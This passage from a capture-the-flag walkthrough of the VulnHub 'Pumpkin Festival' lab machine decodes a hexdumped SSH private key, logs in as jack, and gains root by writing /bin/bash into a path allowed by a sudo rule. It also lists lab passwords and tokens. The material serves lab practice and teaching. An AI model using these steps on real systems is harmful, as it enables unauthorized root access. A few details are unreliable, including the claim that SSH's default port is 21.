37 67 54 52 6e 77 52 42 77 30 0a 49 34 6e 57 61 33 66 71 62 4c 6e 47 6a 64
45 73 30 69 34 32 31 7a 4e 67 49 41 41 45 42 48 73 65 56 2b 64 4f 48 64 71
6e 5a 68 73 69 73 5a 71 6e 69 4e 54 4c 31 39 41 37 30 77 72 64 59 54 4c 42
6d 58 52 30 2b 7a 0a 57 52 46 67 63 37 31 72 76 76 43 67 35 30 61 6c 37 2f
4f 61 31 68 76 4b 55 51 46 43 45 36 67 70 4c 63 72 37 53 2f 71 65 76 77 56
58 39 49 46 37 50 6b 56 35 2b 41 6c 54 6c 6e 7a 70 5a 4b 39 30 30 4a 61 74
32 53 0a 69 5a 49 47 52 75 37 2b 30 4f 50 44 5a 75 53 41 35 64 4b 4e 35 2f
66 6d 5a 6f 43 6d 75 6b 5a 38 4b 57 47 63 61 6f 31 6d 72 35 51 6a 56 62 37
53 52 4f 55 41 35 73 62 76 5a 51 54 55 77 4a 6f 43 76 78 6a 37 49 4f 0a 77
47 45 63 45 48 42 42 56 64 43 2f 41 72 65 6e 78 59 78 71 68 31 41 53 64 43
74 56 78 5a 2f 42 56 74 77 2f 30 79 42 54 73 45 6f 44 69 48 2f 6e 48 37 53
6e 76 63 55 62 39 78 69 71 31 58 32 6d 75 34 6d 56 36 66 0a 79 51 7a 39 4d
53 77 50 68 4d 43 79 59 72 6f 49 7a 4c 30 72 6e 39 64 71 6d 6e 70 72 36 4b
57 43 78 6e 58 50 35 4b 4a 47 38 65 4e 53 37 42 70 62 42 6c 63 71 45 70 49
6f 54 39 33 58 58 63 54 48 79 55 73 67 4a 6f 0a 76 48 36 54 74 5a 68 38 37
4c 36 49 5a 69 38 54 38 50 72 61 5a 61 6a 31 72 78 63 4e 61 33 52 6c 43 2b
76 32 69 38 6b 79 6e 6a 51 72 6c 47 54 74 74 57 39 51 32 71 4e 77 39 38 68
65 6b 63 53 72 58 4b 69 6a 58 31 0a 32 6c 61 59 6e 63 39 66 43 4a 4b 79 37
5a 45 63 2b 42 41 41 41 42 41 51 43 6f 35 4f 7a 35 51 30 48 62 63 42 6b 7a
69 71 4b 37 30 77 72 6c 6d 34 57 6e 59 78 55 30 38 49 30 49 75 30 73 58 42
63 45 70 46 32 44 41 0a 4b 45 45 31 52 46 35 54 63 68 33 61 6e 72 57 6e 52
39 4d 2f 42 41 56 76 43 43 52 70 71 65 7a 4a 36 42 59 4f 42 69 6b 46 56 77

```
45 55 44 6c 78 53 50 4e 70 4e 6b 4a 52 6c 2b 71 54 43 2f 50 30 46 72 2f 4b
75 52 74 0a 66 2b 78 57 6b 63 58 65 50 6a 59 46 37 59 78 72 73 37 33 6e 55
79 57 55 33 44 72 39 74 63 44 75 51 59 78 44 70 74 6c 54 49 62 41 6d 76 6b
49 65 34 7a 42 2b 46 76 66 75 31 4c 51 4c 68 41 61 48 52 6f 70 54 68 73 0a
6c 79 5a 4f 61 39 7a 51 55 6f 54 71 62 75 2f 64 6b 73 2b 48 4e 71 30 66 69
62 68 36 6f 78 6b 47 78 63 69 6e 78 63 65 6a 44 38 6a 30 78 79 71 68 75 64
32 41 6c 53 2b 33 54 51 71 39 70 64 49 49 78 2f 5a 77 4c 49 0a 66 4e 71 7a
47 53 38 79 34 4a 6f 6a 4b 47 6e 79 73 35 35 73 64 54 6b 33 53 42 68 4e 38
36 75 66 4d 7a 56 33 75 6c 33 54 6a 39 71 71 79 6d 74 51 48 43 39 6d 30 52
6f 66 59 57 51 68 6f 69 6c 49 71 7a 61 52 59 50 0a 6b 57 4f 75 52 48 65 62
4b 6f 43 79 41 41 57 32 41 41 41 42 41 51 44 31 78 58 48 35 38 34 48 73 68
69 59 66 51 4a 78 42 58 4b 5a 68 53 47 47 72 66 57 38 32 2f 55 38 4b 35 59
2b 54 2f 53 5a 4f 56 33 47 78 2f 74 0a 77 6a 58 58 59 4c 6f 43 57 6a 59 79
75 37 48 4a 68 48 6d 65 64 30 41 6d 73 4d 72 76 42 77 79 48 4d 34 70 48 57
32 72 34 49 76 66 4b 71 78 69 78 33 4c 72 33 34 31 36 69 73 75 2b 2f 50 57
73 46 63 2b 51 6b 49 6b 0a 6b 6a 65 6b 36 50 4f 49 59 4a 79 74 6e 7a 5a 67
72 7a 55 41 51 46 2b 6b 66 68 39 50 78 6b 4a 6e 63 68 49 6d 2b 33 59 53 77
5a 59 45 38 6e 41 5a 78 54 53 58 47 67 4d 57 53 57 71 46 77 4e 39 6f 4f 2f
50 33 38 4c 0a 75 6c 6c 63 65 59 68 79 6e 35 5a 56 2f 4e 76 53 56 69 2b 4d
6c 4b 77 33 2b 43 68 70 50 5a 4d 59 76 71 6e 67 64 59 50 6b 53 33 4f 76 78
35 55 4f 5a 7a 50 6a 74 52 6b 79 6c 57 42 48 5a 42 35 30 67 44 67 66 64 31
0a 6b 78 42 37 52 6d 70 6a 76 6a 38 49 33 48 4d 63 58 74 32 66 79 67 63 36
51 72 33 35 61 4d 43 63 41 7a 58 4e 49 79 46 31 46 49 4d 73 57 6d 78 44 6a
75 55 36 71 76 2b 66 6b 47 79 78 38 59 6b 6b 63 62 42 37 35 62 0a 48 6e 44
42 36 43 2b 6b 42 41 6c 32 72 7a 41 41 41 42 41 51 44 49 68 54 6c 32 54 77
6e 52 39 36 42 4a 4f 35 4b 54 39 32 36 4f 54 4f 6d 35 77 36 71 78 34 47 75
4d 46 32 42 39 50 53 74 51 4e 64 4f 42 47 30 46 47 0a 6e 32 41 39 7a 31 45
6d 43 4e 48 49 36 33 4e 37 67 47 75 6c 34 4d 48 78 59 6d 36 39 59 64 6e 51
74 61 68 2f 43 65 4f 68 2f 65 4f 51 31 76 67 61 47 4e 55 55 31 30 35 32 2b
34 38 30 2b 4b 48 51 79 32 7a 37 6b 4b 0a 4d 67 45 2f 71 4d 34 55 37 69 35
6e 66 65 67 46 65 6d 31 78 45 34 32 69 34 45 79 74 52 59 32 61 67 2b 67 67
61 34 77 5a 66 65 2f 39 38 77 6f 65 42 38 4f 6c 4b 76 2b 70 42 6d 4e 67 48
41 42 31 6f 72 54 50 4c 62 0a 4b 68 37 69 7a 4c 6c 5a 4d 36 6b 51 30 41 53
53 66 44 66 30 52 62 5a 70 52 49 49 55 31 6e 67 52 58 52 6e 39 34 69 5a 76
6e 2f 38 66 77 56 32 69 43 4a 35 57 78 71 41 4c 74 5a 53 45 4a 6e 61 56 63
45 71 6c 6b 47 0a 31 6a 36 58 72 66 6b 65 55 55 72 59 57 6c 4f 6f 72 78 62
69 79 78 4d 47 65 43 31 39 56 76 65 50 50 70 58 76 47 4b 44 38 74 53 5a 31
4e 54 6e 48 33 52 6b 6b 51 47 4b 5a 6a 6f 68 51 73 64 36 37 49 53 34 66 75
70 0a 31 36 6b 34 6c 39 53 55 74 63 72 4a 41 41 41 41 43 58 4a 76 62 33 52
41 61 32 46 73 61 51 45 3d 0a 2d 2d 2d 2d 2d 45 4e 44 20 4f 50 45 4e 53 53
48 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0a
```

`xxd -p -r` to convert the hexdump into plain text



Private key of jack openssh was found

Store the output to sshkey

`xxd -p -r | tee sshkey`

Gaining access

```
ssh jack@192.168.168.139 -p 6880 -i sshkey
```

- -p 6880 since ssh was 6880 port not the default 21
- -i to supply the sshkey file which contains the private key

```
┌──(kali㉿kali)-[~/oscp/vulnhub/pumpkin_festival]
└─$ ssh jack@192.168.169.139 -p 6880 -i sshkey
------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
     All remote connections to this machine are monitored and recorded
------------------------------------------------------------------------

Last login: Tue Jul 16 08:12:07 2019 from 192.168.1.105
-bash: /home/jack/.bash_profile: Permission denied
jack@pumpkin:~$
```


We gained an access.

Privilege Escalation

Enumeration after gaining the access

```
// kernel info, look for kernel exploit based on the version found
$ uname -a

$ cat /proc/version
$ cat /etc/issue

//cpu architecture and cpu info
$ lscpu

//what services are running
$ ps aux

$ whoami

$ history

what privileges we might have
$ sudo -l
```

We ran `sudo -l` and gave the password of jack as *Ug0t!TrIpyJ*.

Result

we can run sudo on the command `/home/jack/pumpkins/alohomora` but there is no directory.

```
mkdir pumpkins
cd pumpkins
echo "bin/bash" > alohomora
chmod 777 alohomora
cd
sudo /home/jack/pumpkins/alohomora
whoami
id
```

```
jack@pumpkin:~/pumpkins$ sudo -l
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
jack@pumpkin:~/pumpkins$ cat > alohomora
/bin/bash
jack@pumpkin:~/pumpkins$ cat alohomora
/bin/bash
jack@pumpkin:~/pumpkins$ sudo alohomora
sudo: alohomora: command not found
jack@pumpkin:~/pumpkins$ chmod 777 alohomora
jack@pumpkin:~/pumpkins$ ls -l
total 4
-rwxrwxrwx 1 jack jack 10 Aug 10 16:52 alohomora
jack@pumpkin:~/pumpkins$ sudo alohomora
sudo: alohomora: command not found
jack@pumpkin:~/pumpkins$ whereis bash
bash: /bin/bash /etc/bash.bashrc /usr/share/man/man1/bash.1.gz
jack@pumpkin:~/pumpkins$ cat alohomora
/bin/bash
jack@pumpkin:~/pumpkins$ sudo -l
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
jack@pumpkin:~/pumpkins$ pwd
/home/jack/pumpkins
jack@pumpkin:~/pumpkins$ cd
jack@pumpkin:~$ sudo /home/jack/pumpkins/alohomora
root@pumpkin:~#
root@pumpkin:~#
root@pumpkin:~#
root@pumpkin:~#
root@pumpkin:~#
root@pumpkin:~# whoami
root
root@pumpkin:~# id
uid=0(root) gid=0(root) groups=0(root)
```

We are root.

`cat /root/PumpkinFestival_Ticket`

We get access to the Pumpkin Festival.

```
root@pumpkin:/root# cat PumpkinFestival_Ticket
------------------------------------------------------------
                       Yippeeeee!
  Congratulations on successfully rooting this machine.

                          ooo
                         $ o$
                        o $$
                  ""$$$   o" $$ oo "
              " o$"$oo$$$"o$$o$$"$$$$$ o
            $" "o$$$$$o$$$$$$$$$$$$$o     o
         o$"    "$$$$$$$$$$$$$$$$$$$$o" "oo  o
       " "      o  "$$$o   o$$$$$$$$$$oo$$
      " $      " "o$$$$$ $$$$$$$$$$"$$$$$$o
    o  $        o o$$$$$"$$$$$$$$$$o$$""$$$$o " "
   o           o$$$$$"    "$$$$$$$$$ "" oo $$   o $
   $  $        $$$$$  $$$oo "$$$$$$$o o $$$o$$oo o o
  o        o $$$$$oo$$$$$o$$$$ ""$$oo$$$$$$$"  " "o
  "   o    $ ""$$$$$$$$$$$$$  o  "$$$$$$$$$$   o "
  "   $      "$$$$$$$$$$$$$    "   $$$"$$$$$$$o  o
  $   o      o$""""""$$$$$$$     oooo$$ $$$$$$$"  "
  $      o""o $$o    $$$$$$$$$$$$$$$$ ""   o$$$   $ o
   o     " "o "$$$$  $$$$$""""""""""" $  o$$$$"" o o
   "   " o  o$o" $$$$o    ""            o  o$$$$"   o
    $         o$$$$$$$oo               "oo$$$$$$"  o
    "$   o o$o $o o$$$$"$$$$oooo$$$$$$$$$$$$$"o$o
      "o oo  $o$"oo$$$$$o$$$$$$$$$$$"$$$$$$$"o$"
       "$ooo $$o$   $$$$$$$$$$$$$$$$ $$$$$$$o"
          "" $$$$$$$$$$$$$$$$$$$$" """"
                        """""
      There were 10 PumpkinTokens on this VM

------------------------------------------------------------
    Love to know your thoughts and suggestions
              Tweet me @askjayanth
------------------------------------------------------------

  Eagerly waiting to see your detailed walk-throughs
            Level 1 : PumpkinGarden
            Level 2 : PumpkinRaising
            Level 3 : PumpkinFestival

  Until next time, Mission-Pumpkin v1.0 signing off...


root@pumpkin:/root# exit
jack@pumpkin:~$
```

Username found along the way:

Harry,Jack,admin,morse

Pumpkin Tokens

PumpkinToken 1: 2d6dbbae84d724409606eddd9dd71265 (from ftp)
PumpkinToken 2: 45d9ee7239bc6b0bb21d3f8e1c5faa52 (from port 80 - page source)
PumpkinToken 3: 06c3eb12ef2389e2752335beccfb2080 (from pumpkin.local)
PumpkinToken 4: 2c0e11d2200e2604587c331f02a7ebea (http://192.168.169.139/tokens/token.txt)
PumpkinToken 5: ba9fa9abf2be9373b7cbd9a6457f374e (ftp harry user)
PumpkinToken 6: f9c5053d01e0dfc30066476ab0f0564c (ftp harry user)

PumpkinToken 7: 7139e925fd43618653e51f820bc6201b (use morse as username and password as Ug0t!TrIpyJ, go to *pumpkins.local/wp-admin/profile.php* on the browser)

PumpkinToken 8: 5ff346114d634a015ce413e1bc3d8d71 (pumpkins.local/license.txt)

PumpkinToken 9: f2e00edc353309b40e1aed18e18ab2c4 (admin panel)
PumpkinToken 10: 8d66ef0055b43d80c34917ec6c75f706 (jack user)